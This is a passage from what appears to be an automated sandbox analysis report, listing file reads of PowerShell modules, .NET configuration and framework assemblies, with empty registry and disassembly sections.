C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FF87498B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	143	7FF87498B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FF87498B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FF87498B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FF87498B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FF87498B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FF87498B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FF87498B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FF87498B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FF87498B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FF87498B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FF87498B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FF87498B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FF87498B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	2	7FF87498B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FF87498B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FF87498B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FF87498B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FF87498B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FF87498B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FF87498B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	141	7FF87498B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FF87498B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FF87498B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FF87498B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FF87498B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FF87498B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FF87498B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FF87498B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FF87498B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FF87498B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FF875B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FF875B012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FF87498B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FF87498B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FF87498B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF875A2B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FF875A2B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FF87498B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FF87498B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FF87498B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FF87498B526	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FF875B255FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FF875B255FA	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0__b77a5c561934e089\System.Core.dll	unknown	4096	success or wait	1	7FF875B255FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0__b77a5c561934e089\System.Core.dll	unknown	512	success or wait	1	7FF875B255FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System\v4.0_4.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	7FF875B255FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System\v4.0_4.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	7FF875B255FA	unknown

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Disassembly

No disassembly